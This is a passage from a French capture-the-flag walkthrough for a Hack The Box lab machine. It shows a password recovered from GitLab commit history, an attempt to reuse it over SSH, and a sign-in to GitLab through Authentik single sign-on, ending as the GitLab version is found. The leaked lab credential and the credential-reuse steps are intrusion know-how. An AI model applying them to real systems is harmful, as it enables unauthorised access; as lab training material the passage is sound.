
GitLab affiche alors un diff, qui permet de comparer le contenu du fichier avant et après cette modification. Les lignes supprimées apparaissent en rouge et les lignes ajoutées en vert.
Tu constates que le mot de passe de satoru, auparavant présent en clair dans le code, a simplement été remplacé par ***.
Tu disposes désormais d’un identifiant et d’un mot de passe à tester.
satoru:dGJ2V72SUEMsM3Ca
Comme dans tout CTF, dès que tu découvres des identifiants, un bon réflexe consiste à les tester sur les autres services accessibles, notamment SSH.
Le port 22 étant ouvert, tu peux tenter une connexion avec satoru :
ssh satoru@barrier.htb
Après avoir saisi le mot de passe découvert, la connexion échoue. Ces identifiants ne permettent donc pas d’obtenir directement un accès SSH à la machine.
Tu peux maintenant poursuivre en les utilisant pour te connecter à GitLab.
Connexion à GitLab avec satoru
Grâce à l’historique Git du dépôt gitconnect, tu disposes maintenant des identifiants de satoru.
Sur la page de connexion GitLab, tu remarques le bouton Single Sign On, qui permet de s’authentifier auprès d’un fournisseur d’identité externe (Identity Provider ou IdP).
En cliquant sur ce bouton, tu es redirigé vers https://barrier.vl:9443, mais Firefox affiche une erreur Server Not Found.

Cette erreur révèle un nouveau nom d’hôte, barrier.vl, utilisé par le service d’authentification Authentik, déjà identifié sur le port 9443 lors de l’énumération Nmap.
Pour permettre à Kali de résoudre ce nom, complète ton fichier /etc/hosts :
10.129.x.x barrier.htb gitlab.barrier.vl barrier.vl
Remplace 10.129.x.x par l’adresse IP de ta machine Hack The Box.
Une fois le fichier /etc/hosts mis à jour, clique simplement sur Try Again dans Firefox.
Cette fois, le navigateur parvient à joindre barrier.vl:9443 et affiche le formulaire d’authentification Authentik.

Le message Login to continue to Gitlab confirme qu’Authentik prend en charge l’authentification pour accéder à GitLab.
Tu peux maintenant saisir le nom d’utilisateur satoru, puis son mot de passe récupéré précédemment dans l’historique Git.
Après avoir saisi les identifiants de satoru, Authentik te redirige automatiquement vers GitLab, où tu disposes maintenant d’une session authentifiée.
Tu peux parcourir les différentes pages de GitLab, mais tu ne découvres aucune nouvelle information exploitable.
En revanche, en cliquant sur Help, en bas à gauche de l’interface, puis à nouveau sur Help dans le menu qui apparaît, tu accèdes à une page indiquant la version exacte de l’application : GitLab Community Edition 17.3.2.
